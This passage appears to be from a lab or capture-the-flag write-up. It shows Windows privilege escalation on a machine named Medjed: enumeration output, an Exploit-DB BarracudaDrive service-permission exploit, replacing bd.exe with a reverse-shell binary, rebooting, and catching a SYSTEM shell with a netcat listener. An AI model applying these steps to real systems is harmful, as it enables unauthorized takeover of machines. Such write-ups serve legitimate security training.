NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

ERROR: Unable to get user claims information.

C:\xampp\htdocs>
```

Systeminfo to confirm the system version and check KBs

```
C:\xampp\htdocs>systeminfo
systeminfo

Host Name:                 MEDJED
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Ela Arwel
Registered Organization:
Product ID:                00331-10000-00001-AA025
Original Install Date:     12/2/2021, 12:46:03 PM
System Boot Time:          8/3/2024, 5:00:14 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.21100432.B64.2301110304, 1/11/2023
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 1,025 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 1,358 MB
Virtual Memory: In Use:    3,441 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MEDJED
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB5007289
                           [02]: KB4562830
                           [03]: KB5007253
                           [04]: KB5006753
                           [05]: KB5007273
```

Going back to that privilege escalation vulneability I found earlier.

https://www.exploit-db.com/exploits/48789

> Insecure Service File Permissions in bd service in Real Time Logics BarracudaDrive v6.5
> # allows local low-privilege attacker to escalate privileges to admin via replacing the bd.exe
> # file and restarting the computer where the malicious code will be executed as 'LocalSystem'
> # on the next startup.

Performing the directory and service permission checks to see if this exploit is viable here

```
C:\xampp\htdocs>cacls c:\bd
cacls c:\bd
c:\bd BUILTIN\Administrators:(OI)(CI)(ID)F
      NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
      BUILTIN\Users:(OI)(CI)(ID)R
      NT AUTHORITY\Authenticated Users:(ID)C
      NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C


C:\xampp\htdocs>cacls c:\bd\bd.exe
cacls c:\bd\bd.exe
c:\bd\bd.exe BUILTIN\Administrators:(ID)F
             NT AUTHORITY\SYSTEM:(ID)F
             BUILTIN\Users:(ID)R
             NT AUTHORITY\Authenticated Users:(ID)C


C:\xampp\htdocs>sc qc bd
sc qc bd
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bd
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\bd\bd.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : BarracudaDrive ( bd ) service
        DEPENDENCIES       : Tcpip
        SERVICE_START_NAME : LocalSystem

C:\xampp\htdocs>
```

winpeas also confirms that this is the case

```
ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ Services Information ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ

ÛÛÛÛÛÛÛÛÛÛ Interesting Services -non Microsoft-
Ø Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalati
on/index.html#services
    bd(BarracudaDrive ( bd ) service)["C:\bd\bd.exe"] - Auto - Running
    File Permissions: Authenticated Users [Allow: WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\bd (Authenticated Users [Allow: WriteData/CreateFiles])
   ==================================================================================================

    ssh-agent(OpenSSH Authentication Agent)[C:\WINDOWS\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
    Agent to hold private keys used for public key authentication.
   ==================================================================================================

    VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"] - Auto - Running
    Alias Manager and Ticket Service
   ==================================================================================================

    VMTools(VMware, Inc. - VMware Tools)["C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"] - Auto - Running
    Provides support for synchronizing objects between the host and guest operating systems.
   ==================================================================================================

    VMwareCAFCommAmqpListener(VMware CAF AMQP Communication Service)["C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\CommAmqpListener.exe"] - Manual - Stopped
    VMware Common Agent AMQP Communication Service
   ==================================================================================================

    VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)["C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe"] - Manual - Stopped
    VMware Common Agent Management Agent Service
   ==================================================================================================
```

Okay so following the exploit from exploitdb

I was unable to just copy the file from htdocs where I put it directly to the bd directory. It gave me an error saying that I could not because the service was running, but my user did not have permissions to stop the service.

I first had to rename the bd.exe file to something else I did bd.exe.bak, perhaps the extra extension is why it let me move it, not sure

```
#in bd directory

move bd.exe bd.exe.bak

copy c:\xampp\htdocs .\bd.exe

shutdown -r
```

Interestingly at this point when the machine turned back on I got a connection, but it immediately closed so I restarted the machine again. if this one didn’t work I planned on trying a different exe.

I generated another shell, this time not using the staged version and that one executed when the service started and the system powered on

```
┌──(kali㉿kali)-[~/pg/medjed]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.184.127] 49669
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>ipconfig | findstr /i ipv4
ipconfig | findstr /i ipv4
   IPv4 Address. . . . . : 192.168.184.127

C:\WINDOWS\system32>
```